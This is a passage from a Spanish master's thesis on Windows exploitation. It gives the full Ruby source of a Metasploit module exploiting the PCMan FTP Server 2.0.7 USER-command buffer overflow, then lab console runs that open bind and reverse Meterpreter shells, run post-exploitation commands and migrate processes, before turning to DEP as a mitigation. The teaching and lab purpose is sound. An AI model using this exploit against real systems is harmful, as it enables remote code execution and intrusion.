


Figura 41: Código del shellcode modificado por su propia actividad

Para el análisis y diseño del *exploit* se ha seguido un proceso manual ayudado de *scripts* propios escritos en lenguaje Ruby y del *debugger* Immunity Debugger. Pero existen herramientas que facilitan todo este proceso. Por ejemplo, para Immunity Debugger, existe un *plugin* llamado *mona.py* [14] el cual agiliza todo este proceso permitiendo entre otras cosas, la generación de patrones para buscar el *offset* y saber la posición en memoria de la dirección de retorno, buscar la dirección de memoria de instrucciones como JMP ESP, buscar *badchars*, y una larga lista de características que ayudan en el análisis de vulnerabilidades y creación de *exploits*.

4 Módulo de Metasploit Framework

En este capítulo se explica la creación y uso de un módulo *exploit* para la plataforma Metasploit Framework a partir del *exploit* desarrollado en el capítulo anterior. Metasploit Framework es la versión más conocida de la plataforma de test de seguridad Metasploit, mantenida por la empresa Rapid7. Se trata de una herramienta que permite ejecutar tanto *exploits* con diferentes *payloads*, como herramientas auxiliares como *fuzzers*, escáneres de puertos, etc. En los últimos años Metasploit se ha convertido en la herramienta de facto para el desarrollo de *exploits*. Metasploit Framework se encuentra incluido en la distribución de seguridad Kali Linux, por lo que para este trabajo se ha usado directamente Kali Linux. De manera que se dispone de todas las herramientas necesarias para el desarrollo del módulo *exploit*, y las pruebas posteriores sobre la máquina virtual con la aplicación vulnerable.

4.1 Creación del módulo exploit

Los módulos para Metasploit tienen una estructura básica [15] que consiste en especificar las clases necesarias para el módulo a desarrollar, los datos de inicialización del módulo, una función *check* y la función *exploit*. Para el *exploit* expuesto en este trabajo con esta estructura es suficiente. El módulo se desarrolla en lenguaje Ruby.

Para la creación de módulos se dispone de la documentación de referencia [16] en la que es posible consultar todas las clases y métodos disponibles, además de multitud de ejemplos que pueden servir de referencia. En el caso del *exploit* de este trabajo se hace uso de la clase Msf::Exploit::Remote ya que el *exploit* es para atacar un objetivo que se encuentra en otra máquina en red. Además se utiliza Msf::Exploit::Remote::Ftp que dispone de métodos para realizar conexiones mediante protocolo FTP.

En Ruby, el constructor de la clase se basa en el método initialize(). La inicialización del módulo consiste en especificar varios datos útiles tanto para localizar el módulo en la base de datos de Metasploit Framework, como para saber qué datos cargar en función de los posibles objetivos diferentes a los que se pueda atacar con el módulo. Se especifican datos como el nombre del módulo, descripción, nombre del autor, códigos CVE que hagan referencia a la vulnerabilidad que aprovecha el *exploit*, fecha de publicación de la vulnerabilidad, variables dependiendo del objetivo como la dirección de una instrucción de salto JMP ESP, *badchars* a evitar en los *payloads*, etc.

El método *check* se usa para determinar si el objetivo es vulnerable o no, y así indicarlo al usuario antes de ejecutar el *exploit*. La función retorna un código en función del nivel de certeza que se tenga sobre si el objetivo es vulnerable o no. Estos códigos quedan definidos en la propia documentación de Metasploit [17].

El método *exploit* consiste en el *exploit* propiamente dicho que aprovechará la vulnerabilidad para ejecutar el *payload* especificado en el objetivo.

Al haber realizado el *exploit* del capítulo 3 en lenguaje Ruby, transformarlo en un módulo para Metasploit es sencillo, ya que se puede reutilizar el código desarrollado e integrarlo en la estructura propia del módulo. Además, ya se ha realizado todo el trabajo de análisis de la vulnerabilidad y se tienen todos los datos necesarios para explotarla.

El funcionamiento del módulo desarrollado es el siguiente. El método *check* comprueba si el *banner* devuelto por el servidor objetivo se corresponde con el de la versión vulnerable. Además, ofrece al usuario la posibilidad de establecer el valor de LHOST con el valor de la IP del atacante, en función de si la IP que verá el objetivo es la IP privada o la IP pública. LHOST se usa para configurar los *payloads* de conexión inversa (*reverse*), que son aquellos en los que es el objetivo el que se conecta al atacante, al contrario que los *payload bind*, de manera que es necesario especificarle al *payload* la IP dónde debe conectarse el servidor vulnerable, que es la IP del atacante en este caso. La identificación del servidor vulnerable se hace mediante *banner grabbing*, por lo que no se tiene la certeza absoluta de si realmente el servidor es vulnerable o no ya que el *banner* puede ser modificado. Si se encuentra el *banner*

esperado se devuelve el código Exploit::CheckCode::Appears que especifica que el servidor podría ser vulnerable, pero no se ha hecho una comprobación activa, solo pasiva al haberse basado en la comprobación del *banner*. En caso contrario se devuelve Exploit::CheckCode::Safe. Si bien, como el *banner* podría haber sido modificado, el servidor realmente podría ser vulnerable igualmente. En este caso solo es posible saber si el servidor es vulnerable ejecutando el método *exploit*.

El método *exploit*, como en el caso del *exploit* desarrollado en el capítulo 3, se encarga de calcular el tamaño de la cadena de relleno en base a la IP del atacante, ya sea la privada o la pública, dependiendo de si el ataque es en LAN o en Internet, y de la fecha en el momento del ataque. De manera que se calcule el tamaño de la cadena necesaria para sobrescribir el registro EIP. Se genera una cadena del tipo: cadena de relleno + dirección JMP ESP + NOPs + payload. Y se envía dicha cadena mediante el método *send_cmd* y el comando USER.

Al contrario que en el *exploit*, no es necesario crear un *shellcode*. Este se especifica mediante los *payloads* disponibles en el propio Metasploit Framework, como por ejemplo *shell bind tcp* o *shell reverse tcp*. Simplemente, durante el uso del módulo, se necesita seleccionar cual de los disponibles se quiere usar y configurar las diferentes opciones de dicho *payload*.

Para cargar módulos de terceros en Metasploit Framework, como el desarrollado en este trabajo, se crea un directorio en la ruta ./msf4/modules/exploits del directorio HOME del usuario con el que se ejecuta msfconsole [18], y ahí se pueden colocar los diferentes módulos. Se puede organizar por categorías separando los módulos por directorios (e.g: ./msf4/modules/exploits/windows, ./msf/modules/exploits/linux, etc.).

El código resultante del módulo para Metasploit Framework es el siguiente:

```
require 'msf/core'
class MetasploitModule < Msf::Exploit::Remote
Rank = NormalRanking
include Msf::Exploit::Remote::Ftp

IP_RANGE = [
   IPAddr.new('10.0.0.0/8'),
   IPAddr.new('172.16.0.0/12'),
   IPAddr.new('192.168.0.0/16'),
   ]

   def initialize(info={})
      super(update_info(info,
         'Name' => "PCManFTPD Server 2.0.7 - TFM",
         'Description' => %q{
            Exploit para PCMan's FTP Server 2.0.7 - TFM Explotación de sistemas Windows y Pentesting
         },
         'License' => MSF_LICENSE,
         'Author' => 'Alejandro Blanco López',
         'References' =>
            [
               ['CVE', '2013-4730'],
               ['BID', '60837'],
            ],
         'Payload' =>
            {
               'BadChars' => "\x00\x0A\x0D",
            },
         'Platform' => 'win',
         'Arch' => ARCH_X86,
         'Targets' =>
            [
               ['PCMan FTPD Server 2.0.7 On Windows XP SP3 English',
                  {
                     'Ret' => 0x7E429353,
                  }
               ],
            ],
         'Privileged' => false,
```

```
         'DisclosureDate' => "Jun 28 2013",
         'DefaultTarget' => 0))
      deregister_options('FTPPASS')
   end


   def check

      # Se analiza de forma pasiva la posible vulnerabilidad del host remoto
      # Se lee el banner y se compara con el banner esperado por defecto

      print_status("Comprobando servidor remoto #{rhost}:#{rport}")

      begin
         connect
      rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable, Rex::ConnectionTimeout,
Rex::ConnectionRefused
         # No se ha podido establecer conexión con el host remoto
         # por lo que no se puede obtener información
         print_error("Error al conectar a #{rhost}:#{rport}")
         return Exploit::CheckCode::Unknown
      end

      print_status("Conectado a #{rhost}:#{rport}")

      ip_addr = IPAddr.new(rhost)

      if IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
         # La IP remota es de rango privado.
         #Se coge la IP local de la conexión con el servidor remoto.
         print_status("Servidor objetivo en LAN")
         local_ip = Rex::Socket.source_address(sock.peerhost)
         print_status("IP usada para conectar: #{local_ip}")
      else
         # La IP remota es de rango público.
         # Se coge la IP pública del atacante.
         print_status("Servidor objetivo en Internet")
         local_ip = Net::HTTP.get URI "https://api.ipify.org"
         print_status("IP usada para conectar: #{local_ip}")
      end

      disconnect

      print_status("Banner obtenido: #{banner}")
      # Se compara el banner obtenido con el esperado
      if banner =~ /220 PCMan\'s FTP Server 2.0 Ready\./
         print_status("El servidor remoto podría ser vulnerable.")
         print_status("En caso de usar payloads en modo reverse es necesario establecer LHOST -
Listen Address.")
         print_status("¿Desea establecer LHOST a #{local_ip}? (s/N)")
         ch = STDIN.getch
         if ch == "S" || ch == "s"
            datastore['LHOST'] = local_ip
            print_status("LHOST establecido a #{datastore['LHOST']}")
         end
         # El servidor remoto es considerado vulnerable por el banner obtenido
         # Podría resultar no serlo finalmente ya que el banner se puede modificar
         # por lo que se devuelve el código "Appears"
         return Exploit::CheckCode::Appears
      end

      # El servidor remoto es considerado no vulnerable de inicio
      # Podría resultar que realmente fuese vulnerable pero tuviese el banner modificado
      # Es necesario ejecutar el exploit para comprobarlo
      print_warning("No se puede determinar si el servidor remoto es vulnerable.")
      return Exploit::CheckCode::Safe

   end

   def exploit

      begin
         connect
      rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable, Rex::ConnectionTimeout,
```

```
Rex::ConnectionRefused
         # No se ha podido establecer conexión con el host remoto
         print_error("Error al conectar a #{rhost}:#{rport}")
         return
      end

      print_status("Probando objetivo #{rhost} #{target.name} con comando USER")

      ip_addr = IPAddr.new(rhost)
      if IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
         # La IP remota es de rango privado.
         # Se coge la IP local de la conexión con el servidor remoto.
         local_ip = Rex::Socket.source_address(sock.peerhost)
      else
         # La IP remota es de rango público.
         # Se coge la IP pública del atacante.
         local_ip = Net::HTTP.get URI "https://api.ipify.org"
      end

      dia = DateTime.now.strftime("%-d") # Formato %-d para días sin relleno 1-31
      mes = DateTime.now.strftime("%-m") # Formato %-m para meses sin relleno 1-12

      # La cadena en memoria ocupa 2052 bytes incluyendo datos de log añadidos por la aplicación
      # Al tamaño hay que restarle 4 bytes del tamaño ocupado por la dirección de memoria
      # de la instrucción de salto JMP ESP que sobrescribirá el EIP
      # Se le resta también el tamaño ocupado por el comando usado
      # (e.g: "USER ", 5 bytes incluyendo el espacio en blanco)

      junk_size = 2052 - 44 + (2 - dia.length) + (2 - mes.length) + (15 - local_ip.length) - 4 - 5

      junk = "A" * junk_size

      exploit = junk + [target['Ret']].pack('V') + make_nops(48) + payload.encoded

      # Se envía el exploit
      # send_cmd concatena los parámetros añadiendo espacio en blanco => "USER exploit"
      send_cmd(['USER', exploit], false)

      handler
      disconnect

   end

end
```

4.2 Pruebas en el entorno virtual

A continuación se muestran dos ejecuciones del módulo contra el servidor vulnerable. Se prueba el módulo con dos *payloads* diferentes. El primer ejemplo consiste en lograr ejecutar una *shell* de tipo *bind TCP*. Es decir, como en el *exploit* del capítulo 3, se crea una *shell* en el equipo vulnerable que está en escucha en un puerto determinado y se puede conectar a dicha *shell*. Metasploit se encarga de gestionar la conexión a dicha *shell*.

Si no se sabe la ruta del módulo que se desea usar, se puede buscar mediante el comando *search*. Una vez se sabe la ruta, para cargar dicho módulo se usa el comando *use* seguido de la ruta al módulo.




Figura 42: Buscar módulo en msfconsole

Cada módulo dispone de cierta información y se puede mostrar con el comando *show info*. Esta información incluye la información del constructor *initialize* del módulo como son el autor, el título del módulo, la descripción, la fecha de liberación y referencias de la vulnerabilidad, *badchars*, *targets*, etc. Además de las diferentes opciones de configuración como son la dirección del *host* a atacar (RHOST) y puerto a atacar (RPORT).

Figura 43: Información del módulo

Una vez cargado el módulo, es necesario configurarlo y establecer el *payload* que deseamos ejecutar y configurarlo también. En este ejemplo se usa el *payload windows/shell/bind_tcp* y se configura para que el puerto de escucha sea el 12345.

```
msf exploit(pcman_TFM) > set RHOST 192.168.56.10
RHOST => 192.168.56.10
msf exploit(pcman_TFM) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(pcman_TFM) > set LPORT 12345
LPORT => 12345
msf exploit(pcman_TFM) > show options

Module options (exploit/pcman_TFM):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPUSER  anonymous        no        The username to authenticate as
   RHOST    192.168.56.10    yes       The target address
   RPORT    21               yes       The target port (TCP)


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     12345            yes       The listen port
   RHOST     192.168.56.10    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   PCMan FTPD Server 2.0.7 On Windows XP SP3 English
```

Figura 44: Configuración del módulo y del payload

Una vez configurado tanto el módulo como el *payload* ya se puede ejecutar el método *check*. Como se ha comentado, este método ofrece la posibilidad de establecer la opción LHOST de manera automatizada. En este caso se descarta ya que al ser un *payload* que no es *reverse* no es necesario.

```
msf exploit(pcman_TFM) > check

[*] 192.168.56.10:21 - Comprobando servidor remoto 192.168.56.10:21
[*] 192.168.56.10:21 - Conectado a 192.168.56.10:21
[*] 192.168.56.10:21 - Servidor objetivo en LAN
[*] 192.168.56.10:21 - IP usada para conectar: 192.168.56.20
[*] 192.168.56.10:21 - Banner obtenido: 220 PCMan's FTP Server 2.0 Ready.

[*] 192.168.56.10:21 - El servidor remoto podría ser vulnerable.
[*] 192.168.56.10:21 - En caso de usar payloads en modo reverse es necesario establecer LHOST - Listen Address.
[*] 192.168.56.10:21 - ¿Desea establecer LHOST a 192.168.56.20? (s/N)
[*] 192.168.56.10:21 The target appears to be vulnerable.
msf exploit(pcman_TFM) >
```

Figura 45: Método check

Se puede apreciar como el método *check* ha retornado que el servidor remoto podría ser vulnerable. En este momento se procede a ejecutar el método *exploit*. Una vez ejecutado el método *exploit*, si el ataque ha sido satisfactorio, se obtendrá una *shell* con los permisos del usuario que estaba ejecutando el servidor PCMan's FTP.

```
msf exploit(pcman_TFM) > exploit

[*] Started bind handler
[*] 192.168.56.10:21 - Probando objetivo 192.168.56.10 PCMan FTPD Server 2.0.7 On Windows XP SP3 English con comando USER
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.10
[*] Command shell session 1 opened (192.168.56.20:45551 -> 192.168.56.10:12345) at 2017-12-08 15:38:12 +0100

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\PCMan>netstat -n
netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.56.10:21       192.168.56.20:36067    CLOSE_WAIT
  TCP    192.168.56.10:12345    192.168.56.20:45551    ESTABLISHED

C:\PCMan>
```

Figura 46: Método exploit

```
root@kali:~# netstat -n4
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.56.20:45551     192.168.56.10:12345     ESTABLISHED
```

Figura 47: Conexión desde Kali Linux a shell bind TCP

Se pueden observar las conexiones establecidas entre la máquina Kali Linux y la máquina Windows XP que ha sido comprometida gracias al módulo de Metasploit.

A continuación se muestra un ejemplo de cómo ejecutar un Meterpreter [19] en modo *reverse* gracias al módulo creado. Meterpreter es un *payload* que se ejecuta completamente en memoria sin escribir nada en disco, dificultando las tareas de análisis forense. No crea un nuevo proceso ya que se inyecta en el proceso que ha sido vulnerado, permitiendo además migrar a otro proceso en ejecución. Por defecto usa canales de comunicación cifrados. Además, Meterpreter permite ejecutar una gran cantidad de módulos post-explotación. En el ejemplo se verá un ejemplo de módulo post-explotación y cómo se puede migrar de proceso.

Figura 48: Ejecución Meterpreter

Se puede observar cómo en este caso es la máquina Windows la que establece conexión con la máquina Kali Linux. Este tipo de conexiones inversas (*reverse*) son útiles en casos en los que la máquina vulnerable se encuentre detrás de un *router* o un *firewall* que eviten que se pueda realizar una conexión directa desde el equipo atacante a un puerto arbitrario de la máquina vulnerable. En este caso el equipo atacante debe ser capaz de recibir conexiones en el puerto especificado (LPORT), por ejemplo con una configuración NAT/PAT en el *router* al que esté conectado.

Figura 49: Conexión desde Windows hacia Kali Linux

Una vez se ha conseguido ejecutar el Meterpreter en la máquina vulnerable, se puede ejecutar tanto los comandos propios de Meterpreter [20] como los módulos de post-explotación [21]. En la siguiente captura se puede observar cómo se ejecuta un módulo de post-explotación que comprueba si la máquina atacada es una máquina virtual o no. En este caso ha detectado que se trata de una máquina virtual de tipo VirtualBox, cosa que es correcta ya que el entorno de pruebas virtual funciona sobre la aplicación VirtualBox.

```
meterpreter > netstat -n

Connection list
===============

    Proto  Local address       Remote address       State        User  Inode  PID/Program name
    -----  -------------       --------------       -----        ----  -----  ----------------
    tcp    0.0.0.0:21          0.0.0.0:*            LISTEN       0     0      2040/PCManFTPD2.exe
    tcp    0.0.0.0:135         0.0.0.0:*            LISTEN       0     0      1012/svchost.exe
    tcp    0.0.0.0:445         0.0.0.0:*            LISTEN       0     0      4/System
    tcp    127.0.0.1:1027      0.0.0.0:*            LISTEN       0     0      308/alg.exe
    tcp    192.168.56.10:139   0.0.0.0:*            LISTEN       0     0      4/System
    tcp    192.168.56.10:1034  192.168.56.20:12345  ESTABLISHED  0     0      2040/PCManFTPD2.exe
    tcp    192.168.56.10:21    192.168.56.20:36381  CLOSE_WAIT   0     0      2040/PCManFTPD2.exe
    udp    0.0.0.0:445         0.0.0.0:*                         0     0      4/System
    udp    0.0.0.0:4500        0.0.0.0:*                         0     0      720/lsass.exe
    udp    0.0.0.0:500         0.0.0.0:*                         0     0      720/lsass.exe
    udp    127.0.0.1:1025      0.0.0.0:*                         0     0      1128/svchost.exe
    udp    127.0.0.1:1900      0.0.0.0:*                         0     0      1288/svchost.exe
    udp    127.0.0.1:123       0.0.0.0:*                         0     0      1128/svchost.exe
    udp    192.168.56.10:137   0.0.0.0:*                         0     0      4/System
    udp    192.168.56.10:1900  0.0.0.0:*                         0     0      1288/svchost.exe
    udp    192.168.56.10:123   0.0.0.0:*                         0     0      1128/svchost.exe
    udp    192.168.56.10:138   0.0.0.0:*                         0     0      4/System

meterpreter > run post/windows/gather/checkvm

[*] Checking if WINDOWSXP is a Virtual Machine .....
[+] This is a Sun VirtualBox Virtual Machine
```

Figura 50: Ejecución de comandos en Meterpreter

La siguiente captura muestra cómo es posible cambiar el proceso en el cual está inyectado Meterpreter. El comando *getpid* nos indica el identificador del proceso actual, PCManFTPD2. Con el comando *ps* se muestran los procesos activos en la máquina y con el comando *migrate pid* se ejecuta el cambio de proceso al proceso con el identificador especificado. En el ejemplo se migra de PCManFTPD2 a VBoxTray. Este sistema de migración es útil para mantener la sesión de Meterpreter activa. Una vez que se migra de proceso, el proceso del servidor FTP, PCManFTPD2, se cierra ya que el programa ha sido modificado por la inyección del *exploit*. Después se puede migrar de procesos con Meterpreter sin que estos se vean afectados. Esto aumenta las posibilidades de mantener el sistema accesible para el atacante.

```
meterpreter > getpid
Current pid: 2040
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                 Path
 ---   ----  ----              ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System            x86   0
 308   708   alg.exe           x86   0                           C:\WINDOWS\System32\alg.exe
 384   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 600   1616  cmd.exe           x86   0        WINDOWSXP\User       C:\WINDOWS\system32\cmd.exe
 640   384   csrss.exe         x86   0        NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\csrss.exe
 664   384   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\winlogon.exe
 708   664   services.exe      x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 720   664   lsass.exe         x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\lsass.exe
 880   708   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\VBoxService.exe
 924   708   svchost.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 1012  708   svchost.exe       x86   0                           C:\WINDOWS\system32\svchost.exe
 1128  708   svchost.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\svchost.exe
 1184  708   svchost.exe       x86   0                           C:\WINDOWS\system32\svchost.exe
 1208  1128  wscntfy.exe       x86   0        WINDOWSXP\User       C:\WINDOWS\system32\wscntfy.exe
 1288  708   svchost.exe       x86   0                           C:\WINDOWS\system32\svchost.exe
 1484  1616  taskmgr.exe       x86   0        WINDOWSXP\User       C:\WINDOWS\system32\taskmgr.exe
 1608  708   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
 1616  1568  explorer.exe      x86   0        WINDOWSXP\User       C:\WINDOWS\Explorer.EXE
 1768  1616  VBoxTray.exe      x86   0        WINDOWSXP\User       C:\WINDOWS\system32\VBoxTray.exe
 1776  1616  ctfmon.exe        x86   0        WINDOWSXP\User       C:\WINDOWS\system32\ctfmon.exe
 1848  708   imapi.exe         x86   0        NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\imapi.exe
 1980  1128  wuauclt.exe       x86   0        WINDOWSXP\User       C:\WINDOWS\system32\wuauclt.exe
 2040  1616  PCManFTPD2.exe    x86   0        WINDOWSXP\User       C:\PCMan\PCManFTPD2.exe

meterpreter > migrate 1768
[*] Migrating from 2040 to 1768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1768
```

Figura 51: Migración de proceso en Meterpreter

5 Medidas de mitigación

En este capítulo se explican diferentes medidas de mitigación ante ataques como el estudiado en este trabajo que aprovechan fallos en la gestión de la memoria. Se explica cómo funciona DEP, ASLR y Stack Cookies. Si bien estas medidas no pueden evitar que se exploten las vulnerabilidades al completo, si que permiten elevar el nivel de seguridad de los sistemas, dificultando la explotación de las vulnerabilidades que puedan existir.

5.1 DEP – Data Execution Prevention

DEP [22] son una serie de tecnologías, tanto de hardware como de software, que realizan comprobaciones adicionales en memoria para ayudar a prevenir que código malicioso se ejecute en el sistema.

Microsoft introdujo esta característica en Windows a partir de Windows XP SP2. DEP es forzado tanto por hardware como por software. Por defecto se activa DEP para los programas y servicios esenciales propios de Windows, pero puede ser activado para el resto de aplicaciones.

La prevención por hardware evita que se ejecute código de las zonas de memoria que contienen datos, tanto en *heap* como en la pila. DEP basado en hardware marca como no ejecutable los datos de dichas zonas, a menos que esa zona de memoria contenga explícitamente código ejecutable. DEP intercepta cualquier código que se ejecute en esas zonas de memoria y se produce una excepción.

La implementación DEP por hardware depende de cómo lo implemente el procesador. AMD implementa No-Execute Page-Protection (NX). Intel implementa Execute Disable Bit (XD). Aunque por convención se usa normalmente *bit NX* [23] para referirse a esta característica. Consiste básicamente en marcar como ejecutable o no las páginas de memoria gracias a poner 0 (se permite ejecución) ó 1 (no se permite ejecución) en el bit 63, el bit más significativo, en la tabla de páginas de memoria de 64 bits de un procesador de arquitectura x86. Para poder usar dichas características del procesador, este debe trabajar en modo PAE (*Physical Address Extension*). Windows activa por defecto PAE cuando DEP está activado.

La prevención por software evita que se ejecute código malicioso debido a la gestión de excepciones en Windows. Funciona con cualquier procesador compatible con sistemas Windows XP SP2. Por defecto DEP mediante software protege una cantidad limitada de archivos binarios, independientemente de las capacidades por hardware del procesador en cuanto a DEP.

La principal ventaja de DEP es que permite detectar si se está intentando ejecutar código en una zona que no debería ejecutarse y lanzar una excepción que evite dicha ejecución. En el caso del ataque estudiado en este trabajo podría detectar la inyección de código gracias al fallo de *buffer overflow* y evitar la ejecución del código malicioso. Si bien es una protección necesaria, no es eficaz del todo y existen técnicas para evadir esta protección [24].

A continuación se muestra como DEP protege ante la ejecución del *exploit* y del módulo para Metasploit creados en este trabajo. Al ser una máquina virtual funcionando con VirtualBox, hay que asegurarse que está activada la opción PAE/NX en VirtualBox para poder hacer uso de DEP por hardware como se muestra en la siguiente imagen.




Figura 52: Activación PAE/NX en VirtualBox

En Windows XP se debe cambiar la opción por defecto que activa DEP para los programas y servicios esenciales de Windows y activar que sea para todas las aplicaciones, excepto aquellas que se deseen que no sean protegidas por esta característica por posibles incompatibilidades.




Figura 53: Activación de DEP para todas las aplicaciones

Si se ejecuta el *exploit* o el módulo de Metasploit Framework el resultado es que DEP detecta el ataque y para la ejecución del programa:

Figura 54: DEP detiene el ataque

```
msf exploit(pcman_TFM) > exploit

[*] Started reverse TCP handler on 192.168.56.20:12345
[*] 192.168.56.10:21 - Probando objetivo 192.168.56.10 PCMan FTPD Server 2.0.7 On Windows XP SP3 English con comando USER
[*] Exploit completed, but no session was created.
msf exploit(pcman_TFM) >
```

Figura 55: Metasploit no puede crear una sesión Meterpreter reverse TCP debido a DEP

Otros sistemas operativos, como Linux, Mac OS X, FreeBSD entre otros, implementan tecnologías similares basadas en el mismo principio de protección de ejecución de código de la memoria [25].

5.2 ASLR – Address Space Layout Randomization

